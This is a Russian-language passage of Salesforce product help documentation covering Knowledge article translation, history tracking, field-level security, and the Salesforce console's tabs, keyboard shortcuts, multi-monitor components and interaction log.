| <b>Опубликовать...</b>          | Опубликованные переводы доступны во всех выбранных <a href="#">каналах</a> .  | Черновые переводы  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для работы с переведенными статьями:

- «Управление статьями»

И

«Создание», «Чтение», «Редактирование» или «Удаление» для типа статьи (в зависимости от действия)

Чтобы перевести статью в системе Salesforce, выполните указанные ниже действия.

1. Выберите вложенную вкладку **«Переводы»** в области «Просмотр» на вкладке **«Управление статьями»**.
2. Установите переключатель **«Черновые переводы»**.
3. Чтобы просмотреть статьи, назначенные другим пользователям для перевода, измените значение фильтра «Назначено». Например, пользователь может просмотреть статьи, назначенные очереди переводов.
4. Щелкните ссылку **«Правка»** напротив нужной статьи и выберите язык перевода.
5. Введите перевод.
6. Нажмите кнопку **«Сохранить»**.



**Прим.:** При необходимости измените опубликованный перевод. Переводу назначается статус черновика, который отменяется только после его повторной публикации; при необходимости перевод может быть обновлен без отмены публикации текущей версии.

## Отслеживание журнала статьи

Некоторые поля статей доступны для отслеживания. Если у вас включено отслеживание истории для типа статьи и ее полей, откройте статью нужного типа и щелкните **Версия**, чтобы увидеть список журнала версий. Если отслеживание настроено для типа статьи, то пользователи могут отслеживать полный журнал статьи и ее версий. Период отслеживания событий статьи составляет не более 18 месяцев.

Система записывает и отображает обновления полей, события бизнес-правил по публикации, языковые версии основной статьи и все переводы. При отслеживании устаревших и новых значений система записывает оба значения, а также дату, время, характер и автора изменения. При отслеживании только измененных значений система помечает измененное поле в качестве отредактированного; запись устаревших и новых значений поля не выполняется. Данные сведения доступны в списке «Журнал версии», а поля доступны в отчете «Журнал версии статьи».

Журнал статьи соблюдает параметры безопасности на уровне поля, объекта и записи. Журнал может быть просмотрен только при наличии как минимум полномочия «Чтение» для типа статьи или поля. При использовании параметров безопасности категорий данных система Salesforce определяет уровень доступа на основе категоризации интерактивной версии статьи. В случае отсутствия интерактивной версии параметры безопасности применяются на основе архивной версии, при отсутствии которой используются параметры безопасности черновой версии.

1. Введите строку **«Параметры базы знаний»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Типы статей баз знаний»**.
2. Создайте тип статьи или измените текущий тип статьи в списке «Типы статей».
3. Нажмите кнопку **«Настроить отслеживание журналов»**.
4. Выберите нужные поля.  
Отслеживание журнала запускается системой Salesforce незамедлительно. Изменения, внесенные ранее, не отслеживаются.
5. Нажмите кнопку **«Сохранить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления типов статей:

- «Настройка приложения»

И

«Управление Salesforce Knowledge»



## Настройка параметров безопасности поля статьи

Параметры безопасности поля позволяют администраторам ограничить доступ пользователей к определенным полям на страницах просмотра и редактирования сведений. Например, поле статьи «Комментарий» может быть доступно профилям внутреннего приложения и недоступно профилям клиентского портала.

Если доступность поля определяется **макетом типа статьи** и параметрами безопасности поля, то система всегда применяет самые строгие параметры доступа. Например, если поле скрыто в макете типа статьи, но отображается посредством параметров безопасности поля, то макет переопределяет параметры безопасности, а поле не отображается. Некоторые полномочия пользователя переопределяют макеты страниц и параметры безопасности поля. Например, пользователи с полномочием «Редактирование полей только для чтения» всегда могут редактировать поля, доступные только для чтения, независимо от любых других параметров.

**!** **Важное замечание:** Безопасность поля не препятствует поиску значений в поле. Если критерии поиска соответствуют значениям полей, защищенных параметрами безопасности, то результаты поиска возвращают связанные записи без защищенных полей и их значений.

Чтобы задать параметры безопасности поля, выполните указанные ниже действия.

1. Определите параметры безопасности посредством набора полномочий, профиля или поля.
  - Для наборов полномочий или профилей:
    - a. В меню «Настройка» выполните одно из следующих действий.
      - Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Наборы полномочий**».
      - Введите строку «*Профили*» в поле «Быстрый поиск» и выберите пункт «**Профили**».
    - b. Выберите нужный набор полномочий или профиль.
    - c. В зависимости от используемого типа интерфейса, выполните одно из указанных ниже действий.
      - Наборы полномочий или расширенный пользовательский интерфейс профиля: введите имя объекта в поле «**Поиск параметров...**» и выберите нужный объект из списка. Нажмите кнопку «**Правка**» и прокрутите страницу до раздела «**Полномочия поля**».
      - Исходный пользовательский интерфейс профиля: щелкните ссылку «**Просмотр**» напротив нужного объекта в разделе «**Безопасность поля**» и нажмите кнопку «**Правка**».
  - Для полей:
    - a. В разделе «Настройка» введите «*Типы статей баз знаний*» в поле «Быстрый поиск», затем выберите «**Типы статей баз знаний**».
    - b. Выберите тип статьи, содержащий нужное поле.
    - c. Выберите нужное поле и нажмите кнопку «**Настроить параметры безопасности полей**».
2. Укажите уровень доступа к полю.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- «Настройка приложения»
- И
- «Управление Salesforce Knowledge»



**Прим.:** Данные параметры доступа к полю переопределяют любые менее строгие параметры доступа для макетов типа статьи.

### 3. Нажмите кнопку «Сохранить».

Чтобы систематизировать поля на страницах просмотра и редактирования сведений, [измените макеты типа статьи](#) после настройки параметров безопасности поля.

## Использование универсальных служб поддержки

### Использование консоли Salesforce

#### Использование консоли Salesforce

Расширенный интерфейс консоли, предназначенный для эффективной обработки записей, позволяет значительно экономить время при выполнении многих задач.

В отличие от стандартных страниц Salesforce, все элементы, выбираемые на консоли, отображаются в виде вкладок. Ниже перечислены действия, доступные на консоли.

- [Одновременная обработка большого количества записей](#)
- [Просмотр недавно использованных вкладок и закладок](#)
- [Изменение размера фиксированных списков для просмотра дополнительной информации](#)
- [Быстрое перемещение посредством клавиш быстрого доступа](#)
- [Использование нескольких мониторов](#)

Подобно панели мониторинга, интерфейс консоли позволяет систематизировать все связанные данные на одном экране и выполнять действия ниже.

- [Поиск записей](#)
- [Добавление примечаний для записей посредством журнала взаимодействия](#)
- [Отображение времени редактирования просматриваемых записей другими пользователями](#)
- [Использование программного телефона для обработки вызовов](#)

Ниже перечислены дополнительные действия, доступные на консоли Salesforce for Service.

- [Поиск статей Salesforce Knowledge для принятия решений по обращениям](#)
- [Общение с клиентами посредством Live Agent](#)



**Прим.:** Если администратор добавляет [настраиваемые компоненты консоли](#), то боковые панели и нижние колонтитулы консоли могут содержать дополнительные функции.

#### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

## Вкладки консоли Salesforce

Любые элементы, выбранные на консоли, отображаются в виде вкладок. Вкладки позволяют просмотреть всю необходимую информацию на одном экране.

### ВЕРСИИ


Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях: **Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### Вкладки консоли



(1) Вкладка «Навигация» позволяет выбирать объекты и записи для обработки. (2) Основные вкладки отображают основные рабочие элементы на консоли (например, организация). (3) Вложенные вкладки отображают связанные элементы для основной вкладки (например, контакт организации). Вкладки позволяют пользователям перемещаться по консоли.



**Внимание:** Консоль не поддерживает кнопки обозревателей «Назад», которые могут работать некорректно. Вкладки консоли сохраняются на вкладках обозревателя до их закрытия пользователем.

Закрытие вкладок обозревателя инициирует закрытие открытых вкладок консоли. Если функция сохранения сеансов включена администратором, то при повторном входе в систему Salesforce автоматически отображаются любые открытые ранее вкладки и компоненты консоли. Кроме того, данная функция позволяет сохранять и отображать

следующие настройки: изменение размера любого компонента боковой панели или журнала взаимодействия либо сокрытие верхнего колонтитула глобального поиска.

Если пользователь выходит из системы Salesforce, а затем входит в одно и то же окно, будут отображены вкладки, открытые во время предыдущего сеанса, даже если параметр «Сохранить сеансы пользователя» отключен.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

[Просмотр закладок или недавно использованных вкладок на консоли Salesforce](#)

## Вкладка «Навигация» консоли Salesforce

Вкладка «Навигация» позволяет выбирать объект и просматривать его начальную страницу.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.


Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### Вкладка «Навигация» консоли



Каждая консоль отображает одну вкладку «Навигация». Список объектов, доступных на вкладке «Навигация», определяется администратором. Чтобы скрыть, показать или систематизировать объекты, нажмите кнопку **«Настройка моих вкладок»** (при ее наличии).

Начальные страницы многих объектов, выбранных на вкладке «Навигация», содержат списковые представления, которые автоматически отображаются в виде расширенных списков. Вкладка «Навигация» не отображает прогнозы, идеи, ответы, подключения, порталы, консоли и кнопки для настройки организации.

СМ. ТАКЖЕ:

[Вкладки консоли Salesforce](#)

[Использование консоли Salesforce](#)

## Рекомендации по работе с вкладками консоли Salesforce

Просмотрите рекомендации по эффективному использованию основных и вложенных вкладок консоли.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.


Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### Основные и вложенные вкладки консоли





(1) Основная вкладка — это основной рабочий элемент (например, организация). (2) Вложенная вкладка — это связанный элемент для основной вкладки (например, контакт организации). Salesforce не ограничивает количество вкладок, доступных для отображения.

При просмотре вкладок значок \* отображается на тех вкладках, которые содержат несохраненные изменения, кроме отчетов, страниц Visualforce или страниц настройки организации. Значок ▲ отображается на тех вкладках, которые содержат ошибки, требующие исправления. При добавлении внешних доменов в список разрешенных доменов консоли вкладки могут отображать страницы вне системы Salesforce. Новые вкладки не отображаются при нажатии настраиваемой кнопки, либо при изменении типа записи, ответственного или территории; наоборот, текущая вкладка открывает выбранный элемент.



Панель вкладок позволяет выполнять над вкладками самые разные действия путем нажатия значка ▼ и выбора нужного действия (например, закрытие вкладок, обновление вкладок, отображение клавиш быстрого доступа и т. д.). Чтобы изменить порядок отображения вкладки, перетащите вкладку вдоль панели вкладок. Вкладки сохраняют статус основных или вложенных, препятствуя перемещению основных вкладок на панель вложенных вкладок или наоборот. Изменение порядка отображения вкладок не поддерживается обозревателем Internet Explorer® 7.


Если организация поддерживает компоненты мультимонитора, разверните основные вкладки из обозревателя и перетащите их в любую нужную область экрана. Просто нажмите кнопку ▼ и выберите «**Развернуть основные вкладки**». Чтобы свернуть основные вкладки, нажмите кнопку ▼ и выберите «**Свернуть вкладки**».


Чтобы скопировать URL-адрес вкладки консоли и отправить его другому пользователю, нажмите кнопку ▼ и выберите  напротив имени нужной вкладки. Если URL-адрес отправляется пользователю, который не использует консоль, рекомендуем создать стандартный URL-адрес Salesforce посредством диалогового окна «Ссылка для общего доступа». Чтобы скопировать URL-адрес, воспользуйтесь комбинацией клавиш CTRL + C. Чтобы добавить новую вкладку на консоль для вставки скопированного URL-адреса, нажмите кнопку +. Чтобы вставить URL-адрес в текстовое поле, воспользуйтесь комбинацией клавиш CTRL + V. Затем нажмите кнопку «**Начать**». URL-адрес консоли или стандартный URL-адрес Salesforce может быть вставлен на новую вкладку.



Чтобы зафиксировать часто посещаемую основную вкладку на панели вкладок для быстрого доступа, нажмите кнопку ▼ и выберите значок . Фиксация вкладки инициирует ее перемещение в начало панели вкладок и удаление ее текста.

Чтобы отменить фиксацию вкладки, нажмите кнопку ▼ и выберите значок .

Чтобы добавить закладку на избранную или часто посещаемую вкладку для быстрого доступа, нажмите кнопку ▼ и выберите значок . Добавление закладки на вкладку инициирует ее перемещение в компонент «Журнал» нижнего колонтитула (ранее «Последние вкладки»). Чтобы удалить вкладку, добавленную в закладки, нажмите кнопку ▼ и выберите значок  или щелкните «**Удалить**» напротив нужной вкладки в компоненте «Журнал». См. раздел «[Просмотр закладок или недавно использованных вкладок на консоли Salesforce](#)» на странице 4301.

 **Внимание:** При нажатии кнопки «**Отмена**» новый несохраненный элемент и соответствующая вкладка удаляются без возможности восстановления.

 **Прим.:** Если администратор добавляет [настраиваемые компоненты консоли](#), то боковые панели напротив вкладок могут содержать дополнительные функции.

 **Совет:** Чтобы повторно открыть последнюю закрытую вкладку, воспользуйтесь комбинацией SHIFT + C или нажмите кнопку  и выберите параметр **«Повторно открыть последнюю закрытую вкладку»**. При необходимости повторно откройте не более 10 закрытых вкладок.

СМ. ТАКЖЕ:


[Вкладка «Навигация» консоли Salesforce](#)

[Вкладки консоли Salesforce](#)

[Использование консоли Salesforce](#)

## Просмотр закладок или недавно использованных вкладок на консоли Salesforce

Администратор может настроить функцию быстрого доступа к любым основным вкладкам, добавленным в закладки или недавно использованным на консоли, без выполнения поиска по системе Salesforce.

 **Прим.:** В выпуске Summer'15 компонент «Последние вкладки» заменен компонентом «Журнал» и дополнен закладками, которые позволяют ускорить процесс поиска и извлечения нужных вкладок. Данные функции не поддерживаются обозревателями Internet Explorer® 7 и 8.

Чтобы просмотреть любые добавленные в закладки или недавно использованные основные вкладки, щелкните **«Журнал»** в нижнем колонтитуле консоли. Затем щелкните столбец «Закладки» или «Недавние вкладки» и выберите нужную вкладку. При необходимости извлеките URL-адрес каждой вкладки для отправки другому пользователю или удалите закладки и очистите список недавно использованных вкладок. При необходимости просмотрите не более 10 вложенных вкладок (при условии их доступности) напротив каждой недавней вкладки. Нижний колонтитул «Журнал» не отображает элементы, которые не отображаются в виде вкладок (например, области наложения запросов на проведение встречи).

СМ. ТАКЖЕ:

[Рекомендации по работе с вкладками консоли Salesforce](#)

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

## Изменение размера и сворачивание фиксированных списков на консоли Salesforce

Если администратор включил фиксированные списки и выбрал случаи их вывода на экран, можно изменять их размеры или сворачивать списки.

Чтобы изменить размер фиксированного списка, щелкните по правому или нижнему полю списка и протяните его до нужного размера. Чтобы свернуть фиксированный список, щелкните стрелку в правом или нижнем поле. Чтобы развернуть список, щелкните стрелку повторно. Если запись в списке все еще не выбрана, то список автоматически отображается во весь экран.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:


**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).



## Работа с клавишами быстрого доступа на консоли Salesforce

Клавиши быстрого доступа позволяют быстро выполнять действия путем нажатия клавиш вместо использования мыши.

Клавиши быстрого доступа повышают эффективность работы на консоли. Например, чтобы сохранять введенные сведения об обращении без использования мыши и кнопки **«Сохранить»**, администратор может активировать клавишу быстрого доступа (CTRL + S), благодаря которой действие может быть выполнено посредством клавиатуры. Создавать и настраивать клавиши быстрого доступа может только администратор.

Чтобы просмотреть область наложения, содержащую список клавиш быстрого доступа для консоли, нажмите кнопку  и выберите пункт **«Показать клавиши быстрого доступа»**. Если клавиша быстрого доступа затенена на области наложения, она отключена или настроена.

Клавиши быстрого доступа нечувствительны к регистру даже при предварительном нажатии клавиши SHIFT. Например, SHIFT+b идентичен комбинации SHIFT+B. Порядок нажатия клавиш CTRL, ALT и SHIFT (при их наличии в комбинации) не имеет значения. Например, комбинация CTRL + ALT + A аналогична комбинации ALT + CTRL + A.

СМ. ТАКЖЕ:

[Стандартные клавиши быстрого доступа для консоли Salesforce](#)  
[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
 консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
 консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
 консолью Sales Cloud (за  
 дополнительную плату).

## Стандартные клавиши быстрого доступа для консоли Salesforce

Эти клавиши быстрого доступа автоматически доступны для консоли, а администратор может их отключать или настраивать.

| Действие (клавиша быстрого доступа)                 | Описание  | Команда клавиши                          |
|---|---|--|
| Открыть режим клавиш быстрого доступа               | Активация клавиш быстрого доступа в обозревателе, отображающем консоль.   | ESC                                      |
| Перейти ко вкладке навигации                        | Выбор вкладки навигации.  | V  |
| Перейти к полю на вкладке                           | Выбор сведений на вкладке.  | SHIFT + S                                |
| Перейти к основным вкладкам                         | Выбор строки основных вкладок.  | P  |
| Перейти к вложенным вкладкам                        | Выбор строки вложенных вкладок на основной вкладке.   | S  |
| Перейти к списковому представлению                  | Выбор спискового представления.   | N  |
| Перейти к первому элементу спискового представления | Выбор первого элемента спискового представления.  | SHIFT + F                                |
| Перейти к полю поиска в верхнем колонтитуле         | Перемещение курсора в поле поиска в верхнем колонтитуле.  | R  |
| Перейти к нижнему колонтитулу                       | Перемещение курсора в компоненты нижнего колонтитула.<br>Не поддерживается обозревателем Microsoft® Internet Explorer® 7 или 8, а также языками, читаемыми справа налево. При выборе компонента «Макрос» или «Присутствие» нажмите клавишу ESC для перемещения курсора в другие компоненты. | F/СТРЕЛКА ВПРАВО или СТРЕЛКА ВЛЕВО/1 — 9 |
| Переместить влево                                   | Перемещение курсора влево.  | СТРЕЛКА ВЛЕВО                            |

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

| Действие (клавиша быстрого доступа)         | Описание   | Команда клавиши                               |
|---|--|---|
| Переместить вправо                          | Перемещение курсора вправо.  | СТРЕЛКА ВПРАВО                                |
| Переместить вверх                           | Перемещение курсора вверх.   | СТРЕЛКА ВВЕРХ                                 |
| Переместить вниз                            | Перемещение курсора вниз.  | СТРЕЛКА ВНИЗ                                  |
| Открыть элемент на неактивной вкладке       | Открытие выбранного элемента на новой вкладке без перемещения курсора.         | CTRL + щелчок для ПК;<br>CMD + щелчок для Mac |
| Открыть раскрывающуюся кнопку на вкладках   | Открытие раскрывающейся кнопки на вкладках для выбора дополнительных действий. | D   |
| Открыть вкладку                             | Открытие новой вкладки.  | T   |
| Закрыть вкладку                             | Закрытие выбранной вкладки.  | C   |
| Повторно открыть последнюю закрытую вкладку | Повторное открытие последней закрытой основной вкладки.                        | SHIFT + C                                     |
| Обновить вкладку                            | Обновление выбранной вкладки.  | SHIFT + R                                     |
| Ввод  | Активация команды.   | ENTER   |
| Получить ссылку для общего доступа          | Открытие диалогового окна «Ссылка для общего доступа» на выбранной вкладке.    | U   |
| Показать клавиши быстрого доступа           | Открытие области наложения, содержащей список клавиш быстрого доступа.         | SHIFT + K                                     |
| Правка                                      | Переход со страницы сведений на страницу редактирования.                       | E   |
| Сохранить                                   | Сохранение изменений, внесенных на выбранной вкладке.                          | CTRL + S                                      |
| Скрыть или показать фиксированный список    | Изменение внешнего вида фиксированного списка.                                 | SHIFT + N                                     |
| Скрыть или показать левую боковую панель    | Изменение внешнего вида левой боковой панели или ее любого компонента.         | SHIFT + СТРЕЛКА ВЛЕВО                         |
| Скрыть или показать правую боковую панель   | Изменение внешнего вида правой боковой панели или ее любого компонента.        | SHIFT + СТРЕЛКА ВПРАВО                        |
| Скрыть или показать верхнюю боковую панель  | Изменение внешнего вида верхней боковой панели или ее любого компонента.       | SHIFT + СТРЕЛКА ВВЕРХ                         |
| Скрыть или показать нижнюю боковую панель   | Изменение внешнего вида нижней боковой панели или ее любого компонента.        | SHIFT + СТРЕЛКА ВНИЗ                          |

| Действие (клавиша быстрого доступа)      | Описание  | Команда клавиши |
|--|---|-----------------|
| Увеличить или уменьшить основные вкладки | Увеличение или уменьшение основных вкладок путем изменения внешнего вида верхнего колонтитула, нижнего колонтитула и фиксированного списка. | Z               |

СМ. ТАКЖЕ:



[Работа с клавишами быстрого доступа на консоли Salesforce](#)



[Использование консоли Salesforce](#)

## Рекомендации по работе с компонентами мультимонитора консоли Salesforce


Перемещение компонентов консоли в разные области экрана компьютера для оптимизации способа просмотра отображаемой информации.


Как только администратор включит компоненты мультимонитора, вы сможете разворачивать и перетаскивать основные вкладки и программные телефоны Open CTI в другие области экрана. Также можно перемещать компонент «Журнал», чаты Live Agent (кроме компонента нижнего колонтитула) и любые настраиваемые компоненты консоли либо компоненты Force.com Canvas, входящие в нижний колонтитул консоли. Возможно, использование компонентов мультимонитора потребует обновления параметров обозревателя. (1) включить всплывающие окна; (2) открывать ссылки в новых окнах, а не в новых вкладках.

Для разворачивания и перетаскивания основных вкладок нажмите кнопку  и выберите «**Развернуть основные вкладки**». Чтобы свернуть основные вкладки, нажмите кнопку  и выберите «**Свернуть вкладки**».

Для разворачивания и перетаскивания компонентов нижнего колонтитула консоли щелкните нужные элементы и нажмите кнопку . Чтобы свернуть элементы, нажмите кнопку . Чтобы обновить развернутый компонент нижнего колонтитула, щелкните его правой кнопкой мыши и выберите пункт «**Перезагрузить**» или «**Обновить**». Обновление развернутого компонента нижнего колонтитула инициирует его сворачивание в нижний колонтитул консоли.

Если организация настраивает фиксированные списки, то рабочая область отображается как пустая область напротив списков и содержит следующий текст: «Перетащите компоненты нижнего колонтитула сюда». Рекомендуем использовать данную область для отслеживания окон Salesforce среди других открытых приложений.

 **Важное замечание:** Развернутые элементы закрываются и теряют свои позиции на экране в следующих ситуациях: (1) при выходе из Salesforce; (2) при нажатии кнопки «**Настройка**»; (3) при переходе по ссылке выхода из консоли; (4) при обновлении или закрытии обозревателя.

 **Прим.:** Программные телефоны, разработанные с помощью инструментария CTI Toolkit 3.0 или 4.0, не могут быть развернуты.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:


**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

 **Совет:** Все развернутые элементы консоли помечаются синими заголовками, которые позволяют упростить их поиск среди других открытых окон.

Чтобы использовать клавиши быстрого доступа из развернутых компонентов, выберите нужное окно. Например, стандартная клавиша быстрого доступа «Р», используемая для перехода к основным вкладкам, не работает при выборе окна со вкладкой «Навигация».

СМ. ТАКЖЕ:


[Использование консоли Salesforce](#)


## Добавление примечаний в записи на консоли Salesforce

Журнал взаимодействия позволяет быстро добавлять примечания в записи на основных вкладках консоли.

Нижний колонтитул консоли может использоваться для доступа к журналу только в том случае, если пользователю назначен макет журнала взаимодействия. Журналы отображаются для элементов со связанным списком «Журнал действий» (например, для организаций и контактов, но не для решений). Журналы недоступны для отчетов, панелей мониторинга, Salesforce CRM Content, вкладки «Управление статьями» или страниц Visualforce.

Чтобы показать или скрыть журнал взаимодействия, наведите указатель мыши на границу журнала и нажмите кнопку  или . Чтобы изменить размеры журнала взаимодействия и страницы сведений, перетащите линию между ними. Чтобы ускорить процесс сохранения примечаний для клиентов, система заполняет поле журнала «Имя» именем контакта при отображении контакта на вложенной вкладке. При необходимости измените значение поля «Имя» перед сохранением журнала. При выборе параметра **«Очистить журнал»** для удаления примечаний или поля «Тема» сохраненные примечания не удаляются, а хранятся в связанном списке записи «Журнал действий». Сохранение всех журналов в качестве задач в связанном списке записей «Журнал действий» позволяет упростить их просмотр и извлечение.

 **Прим.:** Администраторы могут настраивать поля, отображающиеся в журналах.

 **Совет:** Чтобы добавить дату и время вызова в журнал при использовании программного телефона, нажмите кнопку **«Добавить данные вызова»**. Чтобы завершить вызов и сохранить любые обновления, внесенные в журнал, нажмите кнопку **«Завершить вызов»** при отображении всплывающих окон входящих вызовов.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала взаимодействия:

- «Чтение» для задач

Для сохранения примечаний в журнале взаимодействия:

- «Редактирование» для задач

## Просмотр всплывающих уведомлений на консоли Salesforce

Всплывающие уведомления — это визуальные индикаторы, указывающие на изменение просматриваемой записи или поля другими пользователями.

Как только администратор сконфигурирует всплывающие уведомления, в списках и на страницах сведений отобразятся визуальные индикаторы изменений записей или полей. При изменениях страницы сведений автоматически принимают и отображают обновления либо выводятся уведомления в виде диалоговых окон. Ниже перечислены способы отображения уведомлений в списках.

### ВЕРСИИ

